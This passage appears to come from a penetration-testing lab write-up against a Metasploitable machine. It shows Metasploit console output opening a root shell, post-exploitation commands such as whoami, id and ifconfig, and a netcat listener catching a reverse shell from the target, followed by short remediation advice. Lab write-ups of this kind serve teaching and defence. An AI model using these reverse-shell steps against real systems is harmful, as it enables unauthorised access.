[+] 192.168.14.3:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.14.4:38563 → 192.168.14.3:6200) at 2026-03-29 05:12:57 +0000

whoami
root
id
uid=0(root) gid=0(root)
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:7e:3b:be
          inet addr:192.168.14.3  Bcast:192.168.14.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe7e:3bbe/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:72 errors:0 dropped:0 overruns:0 frame:0
          TX packets:102 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:10980 (10.7 KB)  TX bytes:12631 (12.3 KB)
          Base address:0×d020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:167 errors:0 dropped:0 overruns:0 frame:0
```

Catch a Reverse Shell Manually:

Start a Netcat listener on Kali:

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.14.4] from (UNKNOWN) [192.168.14.3] 41093
whoami
msfadmin
id
uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(adm
in),119(sambashare),1000(msfadmin)
uname
Linux
```

<u>Remediation:</u>

Metasploit (Initial Shell) :

Patch exploitable services and deploy IDS/IPS with Metasploit module signatures.

Netcat Reverse Shell :

Enforce strict egress firewall rules to block unauthorised outbound connections from servers.